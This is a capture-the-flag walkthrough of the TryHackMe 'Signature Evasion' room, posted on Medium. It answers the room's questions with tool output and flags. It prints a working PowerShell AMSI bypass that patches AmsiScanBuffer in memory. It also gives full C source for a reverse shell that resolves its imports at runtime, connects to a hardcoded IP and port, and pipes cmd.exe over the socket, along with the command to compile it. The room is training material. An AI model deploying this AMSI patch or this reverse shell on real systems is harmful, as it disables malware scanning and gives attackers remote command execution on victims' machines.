Signature Evasion : tryhackme

0xUN7H1NK4BLE · Follow
4 min read · Dec 15, 2022

Listen Share More

Using the knowledge gained throughout this task, split the binary found in `C:\Users\Student\Desktop\Binaries\shell.exe` using a native utility discussed in this task. Recursively determine if the split binary is detected until you have obtained the nearest kilobyte of the first signature.

— -

To the nearest kibibyte, what is the first detected byte?


51000

Using the knowledge gained throughout this task, identify bad bytes found in `C:\Users\Student\Desktop\Binaries\shell.exe` using ThreatCheck and the Defender engine. ThreatCheck may take up to 15 minutes to find the offset, in this case you can leave it running in the background, continue with the next task, and come back when it finishes.

—

At what offset was the end of bad bytes for the file?

0xc544




```
C:\Users\Student\Desktop\Tools>ThreatCheck.exe -f C:\Users\Student\Desktop\Binaries\shell.exe -e Defender
[*] C:\Temp doesn't exist. Creating it...
[+] Target file size: 73802 bytes
[+] Analyzing...
[*] Testing 36901 bytes
[*] No threat found, increasing size
[*] Testing 55351 bytes
[*] Threat found, splitting
[*] Testing 46126 bytes
[*] No threat found, increasing size
[*] Testing 59964 bytes
[*] Threat found, splitting
```

What flag is found after uploading a properly obfuscated snippet?

```
$MethodDefinition = “

[DllImport(`”kernel32`”)]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

[DllImport(`”kernel32`”)]
public static extern IntPtr GetModuleHandle(string lpModuleName);

[DllImport(`”kernel32`”)]
public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
“;

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name ‘Kernel32’ -NameSpace ‘Win32’ -PassThru;
$A = “Amsi’+’Scan’+’Buffer”
$handle = [Win32.Kernel32]::GetModuleHandle(‘amsi.dll’);
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $A);
[UInt32]$Size = 0x5;
[UInt32]$ProtectFlag = 0x40;
[UInt32]$OldProtectFlag = 0;
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag);
$buf= New-Object byte[] 6
$buf[0]=[UInt32]0xB8
$buf[1]=[UInt32]0x57
$buf[2]=[UInt32]0x00
$buf[3]=[Uint32]0x07
$buf[4]=[Uint32]0x80
```

```
$buf[5]=[Uint32]0xc3
[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6);
```



The file challenge-1.ps1 has been uploaded.True [+] AMSI_RESULT_NOT_DETECTED False LastWriteTime : 12/15/2022 2:47:52 AM Length : 0 Name : pass-1.txt


10.10.153.159

THM{70_D373C7_0r_70_N07_D373C7}


THM{70_D373C7_0r_70_N07_D373C7}

— -

Rounded to three decimal places, what is the Shannon entropy of the file?



```
C:\Users\Student\Desktop\Binaries>scp shell.exe name@10.14.37.155:~/
```




Name: shell.exe
Size: 73,802 bytes
Type: application/x-ms-dos-executable
Loaded: 100%

```
Shannon entropy: 5.353999550363509

        - 0 represents no randomness (i.e. all the bytes in the data have the same value) whereas 8, the maximum,
represents a completely random string.
        - Standard English text usually falls somewhere between 3.5 and 5.
        - Properly encrypted or compressed data of a reasonable length should have an entropy of over 7.5.

        The following results show the entropy of chunks of the input data. Chunks with particularly high entropy
could suggest encrypted or compressed sections.
```

5.354

What flag is found after uploading a properly obfuscated snippet?

```
#include <windows.h>
#include <stdio.h>
#include <lm.h>
typedef BOOL (WINAPI* myNotGetComputerNameA)(
LPSTR lpBuffer,
LPDWORD nSize
);
int main() {
HMODULE hkernel32 = LoadLibraryA(“kernel32.dll”);
myNotGetComputerNameA notGetComputerNameA = (myNotGetComputerNameA)
GetProcAddress(hkernel32, “GetComputerNameA”);
}
```



```
The file challenge-2.exe has been uploaded.True success Directory: C:\Users\Administrator\Desktop Mode LastWriteTime Length Name ---- ------------- ------ ---- -a---- 12/15/2022 3:54 AM 0 pass-2.txt
```

10.10.153.159

THM{N0_1MP0r75_F0r_Y0U}


THM{N0_1MP0r75_F0r_Y0U}

What is the flag found on the Administrator desktop?


```
#include <winsock2.h>

#include <windows.h>

#include <ws2tcpip.h>

#include <stdio.h>

#define DEFAULT_BUFLEN 1024

typedef int(WSAAPI* WSASTARTUP)(WORD wVersionRequested,LPWSADATA
lpWSAData);

typedef SOCKET(WSAAPI* WSASOCKETA)(int af,int type,int
protocol,LPWSAPROTOCOL_INFOA lpProtocolInfo,GROUP g,DWORD dwFlags);
```

```
typedef unsigned(WSAAPI* INET_ADDR)(const char *cp);

typedef u_short(WSAAPI* HTONS)(u_short hostshort);

typedef int(WSAAPI* WSACONNECT)(SOCKET s,const struct sockaddr *name,int namelen,LPWSABUF lpCallerData,LPWSABUF lpCalleeData,LPQOS lpSQOS,LPQOS lpGQOS);

typedef int(WSAAPI* CLOSESOCKET)(SOCKET s);

typedef int(WSAAPI* WSACLEANUP)(void);

void runn(char* serv, int Port) {

HMODULE hws2_32 = LoadLibraryW(L”ws2_32");

WSASTARTUP myWSAStartup = (WSASTARTUP) GetProcAddress(hws2_32, “WSAStartup”);

WSASOCKETA myWSASocketA = (WSASOCKETA) GetProcAddress(hws2_32, “WSASocketA”);

INET_ADDR myinet_addr = (INET_ADDR) GetProcAddress(hws2_32, “inet_addr”);

HTONS myhtons = (HTONS) GetProcAddress(hws2_32, “htons”);

WSACONNECT myWSAConnect = (WSACONNECT) GetProcAddress(hws2_32, “WSAConnect”);

CLOSESOCKET myclosesocket = (CLOSESOCKET) GetProcAddress(hws2_32, “closesocket”);

WSACLEANUP myWSACleanup = (WSACLEANUP) GetProcAddress(hws2_32, “WSACleanup”);

SOCKET S0;

struct sockaddr_in addr;

WSADATA version;

myWSAStartup(MAKEWORD(2,2), &version);
```

```
S0 = myWSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);

addr.sin_family = AF_INET;

addr.sin_addr.s_addr = myinet_addr(serv);

addr.sin_port = myhtons(Port);

if (myWSAConnect(S0, (SOCKADDR*)&addr, sizeof(addr), 0, 0, 0, 0)==SOCKET_ERROR) {

myclosesocket(S0);

myWSACleanup();

} else {

char p1[] = “cm”;

char p2[]=”d.exe”;

char* p = strcat(p1,p2);

STARTUPINFO sinfo;

PROCESS_INFORMATION pinfo;

memset(&sinfo, 0, sizeof(sinfo));

sinfo.cb = sizeof(sinfo);

sinfo.dwFlags = (STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW);

sinfo.hStdInput = sinfo.hStdOutput = sinfo.hStdError = (HANDLE) S0;

CreateProcess(NULL, p, NULL, NULL, TRUE, 0, NULL, NULL, &sinfo, &pinfo);

WaitForSingleObject(pinfo.hProcess, INFINITE);

CloseHandle(pinfo.hProcess);

CloseHandle(pinfo.hThread);
}

}

int main(int argc, char **argv) {

if (argc == 3) {

int port = atoi(argv[2]);

runn(argv[1], port);

}

else {

char host[] = “10.14.37.155”;

int port = 4545;

runn(host, port);

}

return 0;

}
```



```
└─$ x86_64-w64-mingw32-gcc challenge.c -o challenge.exe -l
wsock32 -lws2_32
```



```
C:\Users\Administrator\Desktop>type flag.txt
type flag.txt
THM{08FU5C4710N_15 MY_10V3_14N6U463}
C:\Users\Administrator\Desktop>
```

THM{08FU5C4710N_15 MY_10V3_14N6U463}

Signature Evasion Tryhackme Walkthrough Red Team

Follow

Written by 0xUN7H1NK4BLE


47 Followers · 13 Following

Cyber Security Enthusiast | A learner

Responses (2)

What are your thoughts?

Respond



Paulius Petronis

Nov 4, 2024

```
5.354
```

6.354

Reply

J

Test John Smith

Jul 3, 2024

shannon entropy answer is dead wrong

Reply


More from 0xUN7H1NK4BLE

0xUN7H1NK4BLE

Data Exfiltration Tips/Tricks

As a security researcher, you have been hired to test the security of a company's network. During your analysis, you discover a...

Mar 24, 2023 55



```
led.fail!
strator\Desktop\pass-1.txt): No such file or directory in C:\xampp\htdocs\upload-1.php on line 42
```

10.10.103.20


THM{koNC473n473_4LL_7H3_7H1n95}

0xUN7H1NK4BLE

Obfuscation Principles : Tryhackme Walkthrough

How many core layers make up the Layered Obfuscation Taxonomy?

Dec 14, 2022 53



appendnullbyte.py	Appends the encoded NULL byte character at the end of the payload.
base64encode.py	Base64 all characters in a given payload.
between.py	Replaces greater than operator (>) with **NOT BETWEEN 0 AND #**.
bluecoat.py	Replaces the space character after an SQL statement with a valid random blank character. Afterward, it replaces the character = with a **LIKE** operator.
chardoubleencode.py	Double URL—encodes all characters in a given payload (not processing those that are already encoded).
commalesslimit.py	Replaces instances like **LIMIT M, N** with **LIMIT N OFFSET M**.
commalessmid.py	Replaces instances like **MID(A, B, C)** with **MID(A FROM B FOR C)**.
concat2concatws.py	Replaces instances like **CONCAT(A, B)** with **CONCAT_WS(MID(CHAR(0), 0, 0), A, B)**.
charencode.py	URL—encodes all characters in a given payload (not processing those already

0xUN7H1NK4BLE

SQLmap like a pro…

sqlmap—automatic SQL injection tool

Jan 30, 2023 414 2

0xUN7H1NK4BLE


All you want to know about ffuf

The term fuzzing refers to a testing technique that sends various types of user input to a certain interface to study how it would react...

Mar 13, 2023 52

See all from 0xUN7H1NK4BLE

Recommended from Medium



ents

	User Name	Name	Surname	Email
3	student1	Student1		stud
4	student2	Student2		stud
5	student3	Student3		stud
9	anatacker	Ana Tacker		
10	THM{Got.the.User}	x		
11	qweqwe	qweqwe		

embossdotar

TryHackMe — Session Management — Writeup

Key points: Session Management | Authentication | Authorisation | Session Management Lifecycle | Exploit of vulnerable session management...

Aug 7, 2024 27


Trnty

TryHackMe | Introduction To Honeypots Walkthrough

A guided room covering the deployment of honeypots and analysis of botnet activities


✦ Sep 7, 2024 10

Lists




Staff picks

798 stories · 1568 saves



Stories to Help You Level-Up at Work

19 stories · 917 saves



Self-Improvement 101

20 stories · 3214 saves

Productivity 101

20 stories · 2716 saves

Berat Arslan

TryHackMe — Hammer Writeup

‘Hammer’ is one of the ‘Medium’ difficulty rooms in THM.


Sep 1, 2024 69 1

The Malware Mender

Meterpreter — Using the Metasploit Framework Module — HTB Walkthrough

TIER 0 MODULE: USING THE METASPLOIT FRAMEWORK

Aug 1, 2024 1

